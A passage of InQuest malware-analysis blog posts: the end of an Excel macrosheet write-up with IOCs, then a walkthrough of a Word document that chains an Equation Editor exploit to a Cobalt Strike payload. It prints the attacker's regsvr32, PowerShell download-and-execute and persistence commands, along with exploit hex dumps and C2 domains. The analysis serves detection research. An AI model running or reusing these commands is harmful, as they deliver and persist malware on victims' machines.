| 6 | RUNDLL32 | DLL | htpd.dat | 79a56ca8... | [download](https://github.com/InQuest/malware-samples/blob/master/2019-01-15-Mal-Excel-Doc-Macrosheet/stage-6-dll/79a56ca8a7fdeed1f09466af66c24ddef5ef97ac026297f4ea32db6e01a81190) |
YARA Hunting Rules
------------------
The YARA rules we defined inline above are available, along with other YARA rules we wish to share with the community. These rules should not be considered production appropriate. Rather, they are valuable for research and hunting purposes:
* [Excel_Hidden_Macro_Sheet.rule](https://github.com/InQuest/yara-rules/blob/master/Excel_Hidden_Macro_Sheet.rule)
* [Executable_Converted_to_MSI.rule](https://github.com/InQuest/yara-rules/blob/master/Executable_Converted_to_MSI.rule)
* [MSIExec_Pivot.rule](https://github.com/InQuest/yara-rules/blob/master/MSIExec_Pivot.rule)
Other YARA rules that we've open-sourced can be found at [https://github.com/InQuest/yara-rules/](https://github.com/InQuest/yara-rules/). Additionally, we maintain a curated list of awesome YARA rules, tools, and people over at: [https://github.com/pedramamini/awesome-yara/](https://github.com/pedramamini/awesome-yara/).
References
----------
* [https://blog.inquest.net/blog/2018/02/12/deep-file-inspection](https://blog.inquest.net/blog/2018/02/12/deep-file-inspection)
* [http://download.microsoft.com/download/1/A/9/1A96F918-793B-4A55-8B36-84113F275ADD/Excel97-2007BinaryFileFormat(xls)Specification.pdf](http://download.microsoft.com/download/1/A/9/1A96F918-793B-4A55-8B36-84113F275ADD/Excel97-2007BinaryFileFormat(xls)Specification.pdf)
* [https://www.openoffice.org/sc/excelfileformat.pdf](https://www.openoffice.org/sc/excelfileformat.pdf)
* [https://msdn.microsoft.com/en-us/library/dd942138.aspx](https://msdn.microsoft.com/en-us/library/dd942138.aspx)
* [https://www.mitec.cz/ssv.html](https://www.mitec.cz/ssv.html)
* [https://www.aldeid.com/wiki/BiffView](https://www.aldeid.com/wiki/BiffView)
* [https://lolbas-project.github.io/lolbas/Binaries/Msiexec/](https://lolbas-project.github.io/lolbas/Binaries/Msiexec/)
* [https://github.com/decalage2/oletools](https://github.com/decalage2/oletools)
* [https://blog.didierstevens.com/programs/oledump-py/](https://blog.didierstevens.com/programs/oledump-py/)
* [http://www.exetomsi.com](http://www.exetomsi.com)
* [https://research.domaintools.com/research/screenshot-history/vesecase.com/#0](https://research.domaintools.com/research/screenshot-history/vesecase.com/#0)
* [http://whois.domaintools.com/vesecase.com](http://whois.domaintools.com/vesecase.com)
* [http://whois.domaintools.com/office365advance.com](http://whois.domaintools.com/office365advance.com)
IOCs
----
* 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526
* a5bc8c8b89177f961aa5c0413716cb94b753efbea1a1ec9061be53b1be5cd36a
* c354467ec5d323fecf94d33bc05eab65f90a916c39137d2b751b0e637ca5a3e4
* 8a5041d41c552c5df95e4a18de4c343e5ac54845e275262e99a3a6e1a639f5d4
* 91237a76e43caa35e3fbd42d47fbaca5d6b5ea7a96c89341196d070b628122ce
* 79a56ca8a7fdeed1f09466af66c24ddef5ef97ac026297f4ea32db6e01a81190
* office365advance[.]com
* hxxp://office365advance[.]com/update
* krontvhouse[.]com
* 185.68.93.84
* vesecase[.]com
* hxxps://vesecase[.]com/support/form.php
* afsssdrfrm[.]pw
* hxxps://afsssdrfrm[.]pw/support/form.php
* add3565office[.]com
* add3565office[.]com/rstr
* pointsoft[.]pw
Originally published 2019-01-29 on the InQuest blog. Written with Amirreza Niakanlahiji.
| Walkthrough of a Common Malware Carrier | 2018-04-19 |
E-mail is a prominent vector for malware delivery, by way of a malicious URL or file attachments. When embedding malicious content within a file, malware authors commonly nest a variety of formats within one another and pivot through numerous stages of payloads before retrieving the final one. In this post, we'll walk through the dissection of a common document malware carrier.
The sample we'll dive into originally popped up on our radar a week ago, on Thursday April 12th 2018. Received through one of our [VirusTotal Intelligence](https://www.virustotal.com/intelligence/) YARA hunt rules that search for suspicious Office documents with an external reference (more on this in a second). This Tweet from [@blu3_team](https://twitter.com/blu3_team/status/986777903395373057) a few hours ago succinctly illustrated the behavior of this common carrier type, we'll dive deeper into the step-by-step analysis. We've made the original sample, subsequent stage payloads, and some intermediary files available on our GitHub [InQuest/malware-samples](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/). The initial malicious document:
* SHA256: [d347e095369aba294f674331054df8469b12d5e3260deb168827142d862f88d6](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/d347e095369aba294f674331054df8469b12d5e3260deb168827142d862f88d6)
* [OPSWAT MetaDefender](https://metadefender.opswat.com/results#!/file/YTE4MDQxOXIxQnotc3FUU2hmQms4ZldvNWFyM2Y/regular/multiscan)
* [VirusTotal](https://www.virustotal.com/en/file/d347e095369aba294f674331054df8469b12d5e3260deb168827142d862f88d6/analysis/)
* [Hybrid-Analysis](https://www.hybrid-analysis.com/sample/d347e095369aba294f674331054df8469b12d5e3260deb168827142d862f88d6)
On initial upload last week there were only three AV hits on the sample (Kaspersky, ZoneAlarm, and Zoner). Today, upon subsequent rescan, there were six:
 On 4/12 the detection ration was 3/59, on 4/19 it is 6/59.
The file is a Microsoft Office .docx file, which means you can simply rename it to .zip to extract and inspect the contents. Let's grep out the URL ignoring some common domains we don't care about:
```iq-bash
$ grep -rEo '(http|https)://[^"]+' * | cut -d':' -f2- | grep -Ev "adobe.com|w3.org|openxmlformats.org|microsoft.com" | sort | uniq
http://job.softline.top/banner.jpg
http://purl.org/dc/dcmitype/
http://purl.org/dc/elements/1.1/
http://purl.org/dc/terms/
```
That first one pops out immediately. Let's see which file contains that particular URL and then inspect the file in its entirety:
```iq-bash
$ grep -lr http://job.softline.top/banner.jpg
word/_rels/webSettings.xml.rels
$ cat word/_rels/webSettings.xml.rels
```
There's the external reference we were alluding to earlier. At this point, a user will have opened the initial carrier and activated this reference. Retrieving the next stage payload [banner.jpg](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/banner.jpg), you'll immediately notice the file is actually an RTF document and not a JPG image. We'll use [rtfobj](http://decalage.info/python/oletools) to dissect this further by requesting it dump all the objects out of the RTF stream:
```iq-bash
$ rtfobj -s all banner.jpg -d objects
rtfobj 0.51 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
===============================================================================
File: 'banner.jpg' - size: 108109 bytes
---+----------+-------------------------------+-------------------------------
id |index |OLE Object |OLE Package
---+----------+-------------------------------+-------------------------------
0 |0000ED3Ah |format_id: 2 (Embedded) |Not an OLE Package
| |class name: 'Equation.3' |
| |data size: 3072 |
---+----------+-------------------------------+-------------------------------
1 |00010E11h |format_id: 2 (Embedded) |Not an OLE Package
| |class name: 'Equation.3' |
| |data size: 3072 |
---+----------+-------------------------------+-------------------------------
Saving file embedded in OLE object #0:
format_id = 2
class name = 'Equation.3'
data size = 3072
saving to file objects/banner.jpg_object_0000ED3A.bin
Saving file embedded in OLE object #1:
format_id = 2
class name = 'Equation.3'
data size = 3072
saving to file objects/banner.jpg_object_00010E11.bin
$ file *
banner.jpg_object_0000ED3A.bin: Composite Document File V2 Document, Cannot read section info
banner.jpg_object_00010E11.bin: Composite Document File V2 Document, Cannot read section info
```
Two Composite Document Files (CDF). We'll use [oledump](https://blog.didierstevens.com/programs/oledump-py/) to list the streams in both of the dumped objects [banner.jpg_object_0000ED3A.bin](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/banner-objects/banner.jpg_object_0000ED3A.bin) and [banner.jpg_object_00010E11.bin](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/banner-objects/banner.jpg_object_00010E11.bin):
```iq-bash
$ oledump.py banner.jpg_object_0000ED3A.bin
1: 102 '\x01CompObj'
2: 20 '\x01Ole'
3: 6 '\x03ObjInfo'
4: 197 'Equation Native'
$ oledump.py banner.jpg_object_00010E11.bin
1: 102 '\x01CompObj'
2: 20 '\x01Ole'
3: 6 '\x03ObjInfo'
4: 197 'Equation Native'
```
Each dumped object contains an "Equation Native" stream. These OLE streams contain exploits for the Microsoft Equation Editor vulnerabilities described in [CVE-2017-11882](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-11882) and [CVE-2018-0802](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-0802). For an example proof-of-concept exploit, see [github/rxwx/CVE-2018-0802](https://github.com/rxwx/CVE-2018-0802). Let's dump each of those streams:
```iq-bash
$ oledump.py banner.jpg_object_0000ED3A.bin -s4
00000000: 1C 00 00 00 02 00 9E C4 A9 00 00 00 00 00 00 00 ......??.......
00000010: C8 A7 5C 00 C4 EE 5B 00 00 00 00 00 03 01 01 03 ?\.??[.........
00000020: 0A 0A 01 08 5A 5A 33 C0 99 B2 02 C1 E2 08 2B E2 ....ZZ3???.??.+?
00000030: E8 FF FF FF FF C3 5B 50 64 8B 40 30 8B 40 08 99 ??????[Pd?@0?@.?
00000040: B2 03 C1 E2 10 66 BA 12 0C 03 C2 8D 5B 1C 53 FF ?.??.f?...[.S?
00000050: E0 72 65 67 73 76 72 33 32 20 2F 75 20 2F 73 20 ?regsvr32 /u /s
00000060: 2F 69 3A 68 74 74 70 3A 2F 2F 6A 6F 62 2E 73 6F /i:http://job.so
00000070: 66 74 6C 69 6E 65 2E 74 6F 70 2F 61 64 31 2E 6A ftline.top/ad1.j
00000080: 70 67 20 73 63 72 6F 62 6A 2E 64 6C 6C 20 23 20 pg scrobj.dll #
00000090: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
000000A0: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
000000B0: 20 20 20 20 20 20 20 20 20 20 25 00 00 00 00 00 %.....
000000C0: 00 00 00 00 00
$ oledump.py banner.jpg_object_00010E11.bin -s4
00000000: 1C 00 00 00 02 00 9E C4 A9 00 00 00 00 00 00 00 ......??.......
00000010: C8 A7 5C 00 C4 EE 5B 00 00 00 00 00 03 01 01 03 ?\.??[.........
00000020: 0A 0A 01 08 5A 5A B8 44 EB 71 12 BA 78 56 34 12 ....ZZ?D?q.?xV4.
00000030: 31 D0 8B 08 8B 09 8B 09 66 83 C1 3C 31 DB 53 51 1?.?.?.f??<1?SQ
00000040: BE 64 3E 72 12 31 D6 FF 16 53 66 83 EE 4C FF 10 ?d>r.1??.Sf??L?.
00000050: 90 90 14 21 40 00 00 00 72 65 67 73 76 72 33 32 [email protected]
00000060: 20 2F 75 20 2F 73 20 2F 69 3A 68 74 74 70 3A 2F /u /s /i:http:/
00000070: 2F 6A 6F 62 2E 73 6F 66 74 6C 69 6E 65 2E 74 6F /job.softline.to
00000080: 70 2F 61 64 31 2E 6A 70 67 20 73 63 72 6F 62 6A p/ad1.jpg scrobj
00000090: 2E 64 6C 6C 00 00 00 00 00 00 00 00 00 00 00 00 .dll............
000000A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000C0: 00 00 00 00 00 .....
```
We'll focus on the first of the two, banner.jpg_object_0000ED3A.bin. For further reading on the specific of Equation Editor vulnerabilities we recommend the following articles from [Checkpoint](https://research.checkpoint.com/another-office-equation-rce-vulnerability/) and [Freebuf](http://www.freebuf.com/vuls/159789.html). Aligning the vulnerabile structure with the data above we have the following table:
| struct member | description | size | offset |
|---------------|-----------------|------------------------------|-------------|
| Tag | 0�08 | 1 byte | 0x23 |
| Ttype | Typeface number | 1 byte | 0x24 |
| Style | Font style | 1 byte | 0x25 |
| Name | Font name | NULL-terminated ASCII string | 0x26 - 0x93 |
The vulnerability was initially patched in November of last year. That patch proved insufficient and subsequently in December of last year Microsoft simply removed the Equation Editor in its entirety. The above analysis of course can be skipped entirely as the next stage payload is clearly visible in both objects referencing [ad1.jpg](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/ad1.jpg), which contains nothing more than a scriptlet pivot through JavaScript and PowerShell to yet another payload:
```xml
```
Following the rabbit down the hole further, we get the following PowerShell pivot from [share.png](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/share.png):
```iq-bash
function ConvertFrom-Base64($string) {
$bytes = [System.Convert]::FromBase64String($string);
$decoded = [System.Text.Encoding]::UTF8.GetString($bytes);
return $decoded;
}
$WSH = New-Object -Com WScript.Shell;
$decode = ConvertFrom-Base64("c2NodGFza3MgL2NyZWF0ZSAvdG4gIndpbmRvd3MgdXBkYXRlIiAvdHIgInJlZ3N2cjMyIC91IC9zIC9pOmh0dHA6Ly9qb2Iuc29mdGxpbmUudG9wL2FkMi5qcGcgc2Nyb2JqLmRsbCIgL3NjIGRhaWx5IC9zdCAxMjowMCAvRg==");
$WSH.Run($decode,0);
$client = new-object System.Net.WebClient
$client.DownloadFile('http://job.softline.top/SCHEDLGU.exe', 'c:\\windows\\tasks\\SCHEDLGU.exe')
$decode3 = ConvertFrom-Base64("cmVnIGFkZCAiSEtFWV9DVVJSRU5UX1VTRVJcU29mdHdhcmVcTWljcm9zb2Z0XFdpbmRvd3NcQ3VycmVudFZlcnNpb25cUnVuIiAvdiAid2luZG93cyB0YXNrcyBjaGVjayIgL3QgUkVHX1NaIC9kICJjOlx3aW5kb3dzXHRhc2tzXFNDSEVETEdVLmV4ZSIgL2Y=");
$WSH.Run($decode3,0);
$decode2 = ConvertFrom-Base64("cG93ZXJzaGVsbC5leGUgLWV4ZWMgYnlwYXNzIC1XaW5kb3dzdHlsZSBoaWRkZW4gLW5vbmludGVyYWN0aXZlIC1ub2xvZ28gSUVYIChOZXctT2JqZWN0IE5ldC5XZWJDbGllbnQpLkRvd25sb2FkU3RyaW5nKCdodHRwOi8vam9iLnNvZnRsaW5lLnRvcC9sb2FkaW5nbGl0LmdpZicp");
$WSH.Run($decode2,0);
```
There's a plethora of methods to decoding the base64 data above, but sticking with the tool-set we've been using, we'll lean on [base64dump](https://github.com/DidierStevens/DidierStevensSuite/blob/master/base64dump.py) here:
```iq-bash
$ base64dump.py -n30 share.png -s a -S
schtasks /create /tn "windows update" /tr "regsvr32 /u /s /i:http://job.softline.top/ad2.jpg scrobj.dll" /sc daily /st 12:00 /F
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v "windows tasks check" /t REG_SZ /d "c:\windows\tasks\SCHEDLGU.exe" /f
powershell.exe -exec bypass -Windowstyle hidden -noninteractive -nologo IEX (New-Object Net.WebClient).DownloadString('http://job.softline.top/loadinglit.gif')
```
Three commands. It looks to pull down a payload and to establish persistence across reboots by way of a Registry run-key and scheduled tasks (how uncreative). Additionally, we've got a pair of new pivots to follow here. As it turns out, [ad2.jpg](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/ad2.jpg) is nothing more than a JavaScript / PowerShell pivot to [loadinglit.gif](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/loadinglit.gif):
```xml
```
Examining [loadinglit.gif](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/loadinglit.gif) we find a pure PowerShell payload that contains a base64 encoded PE file. This is obvious from the string start of "TVroAAAAAFt" which, if you've been looking at these things long enough, immediately stands out as an MZ header for a Windows PE executable (DLL, EXE, etc.). The script is too large to include inline, see the link above. Again though, we'll lean on [base64dump](https://github.com/DidierStevens/DidierStevensSuite/blob/master/base64dump.py) to extract the payload:
```iq-bash
$ base64dump.py -n500 loadinglit.gif
ID Size Encoded Decoded MD5 decoded
-- ---- ------- ------- -----------
1: 275804 TVroAAAAAFtSRVWJ MZ?....[REU???r 9d7376f5ad1b39ec08cbe2a8e0e886b6
$ base64dump.py -n500 loadinglit.gif -s1 -d > payload
$ sha256sum payload
8cdd29e28daf040965d4cad8bf3c73d00dde3f2968bab44c7d8fe482ba2057f9 payload
$ file payload
payload: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
```
This final [payload](https://github.com/InQuest/malware-samples/blob/master/2018-04-Common-Malware-Carrier/payload) has not been seen on VT / MetaDefender before, so we uploaded to both services. It appears to be a Cobalt Strike payload:
* [OPSWAT MetaDefender](https://metadefender.opswat.com/results#!/file/ZTE4MDQxOUgxLXY2VGFCaEdTMUdQVGFUQmh6/regular/overview)
* [VirusTotal](https://www.virustotal.com/en/file/8cdd29e28daf040965d4cad8bf3c73d00dde3f2968bab44c7d8fe482ba2057f9/analysis/)
Detection
---------
We've examined the various pivots in this malware carrier that resulted in the eventual delivery of a persistently hooked malicious binary. The InQuest [Deep File Inspection](http://blog.inquest.net/blog/2018/02/12/deep-file-inspection/) (DFI) stack is capable of unraveling common malware carriers such as the one detailed in this post. There are countless methods that attackers can employ to obfuscate, evade, encapsulate, and generally deter security inspection. Our DFI stack strips away the superfluous and exposes malicious content bare for threat detection based on any of our 1000+ field tested hunting signatures, user-defined YARA signatures, or any of our [active integrations](http://www.inquest.net/partners/).
 Malware carriers are typically nested in multiple levels, like a Matryoshka doll.
In addition to [Deep File Inspection](http://blog.inquest.net/blog/2018/02/12/deep-file-inspection/), we provide other capabilities for discovering and detecting targeted malware campaigns. Following along with our example, let's take a look at the hosting provider behind the various payload stages we retrieved. The domain, softline.top ([WHOIS](http://whois.domaintools.com/softline.top)), was registered in late December of last year. There is not DNS resolution for the TLD. The subdomain job.softline.top is hosted on South Korean IP address 27.255.90.218 ([WHOIS](http://whois.domaintools.com/27.255.90.218)):
```iq-bash
$ whois softline.top
...
Domain Name: softline.top
Registry Domain ID: D20171226G10001G_32819662-top
Registrar WHOIS Server: whois.publicdomainregistry.com
Registrar URL: http://publicdomainregistry.com
Updated Date: 2017-12-26T08:51:22Z
Creation Date: 2017-12-26T08:50:51Z
Registry Expiry Date: 2018-12-26T08:50:51Z
Registrar: PDR Ltd
Registrar IANA ID: 303
...
$ dig job.softline.top any
...
;; ANSWER SECTION:
job.softline.top. 51 IN A 27.255.90.218
...
```
A reverse IP lookup on [27.255.90.218](https://reverseip.domaintools.com/search/?q=27.255.90.218) reveals another domain microsoftgood.com ([WHOIS](http://whois.domaintools.com/microsoftgood.com)) which was registered even more recently:
```iq-bash
$ whois microsoftgood.com
...
Domain Name: microsoftgood.com
Registry Domain ID: 2221771516_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: http://www.godaddy.com
Updated Date: 2018-02-01T02:55:46Z
Creation Date: 2018-02-01T02:55:46Z
Registrar Registration Expiration Date: 2019-02-01T02:55:46Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
...
```
Whether or not there is any relation is speculative at this point. It may be potentially lucrative from a defenders perspective to utilize the naming patterns gleans above to conduct a limited brute force crawl of this new domain, in search of additional malware.
IP and DNS are both detectable / alertable artifacts within InQuest. Users can lean on our weekly feed of intel updates as well integrate with their own propriety intel or commercial third party feeds to detect command and control (C2) activity. Campaigns can be alerted on by file heuristics, communicated endpoints, hashes, fuzzy hashes, perception hashes (images), header (HTTP and SMTP) analytics, and an ever growing list of [active integrations](http://www.inquest.net/partners/).
As an example active integration, let's take a look at how our friends at [VMRay](https://www.vmray.com/) detect this threat. If enabled, file artifacts carved by InQuest from the wire can be optionally passed through the VMRay sandbox for [detonation and behavioral inspection](http://blog.inquest.net/blog/2018/03/12/defense-in-depth-detonation-technologies/):
 VMRay detonated the file in four different environments, only one alerted.
Starting from the overview, you'll note that VMRay detonated the file in four different unique environments. Only one of which alerted. It is prudent to accurately build your sandbox environment to reflect your real-world systems. The next screen shows the process overview:
 Clear depiction of the multiple stage pivots detailed above.
You can clearly see some of the pivots we detailed above. From Microsoft Word through the RTF payload (banner.jpg) to the Equation Editor pivot, through regsvr32.exe (ad1.jpg) and finally to PowerShell. Some of the scriptlets in-between are not depicted here, though they are captured and scored independently in InQuest. There's value in [defense-in-depth](http://blog.inquest.net/blog/2018/03/12/defense-in-depth-detonation-technologies/). A more detailed but similar view:
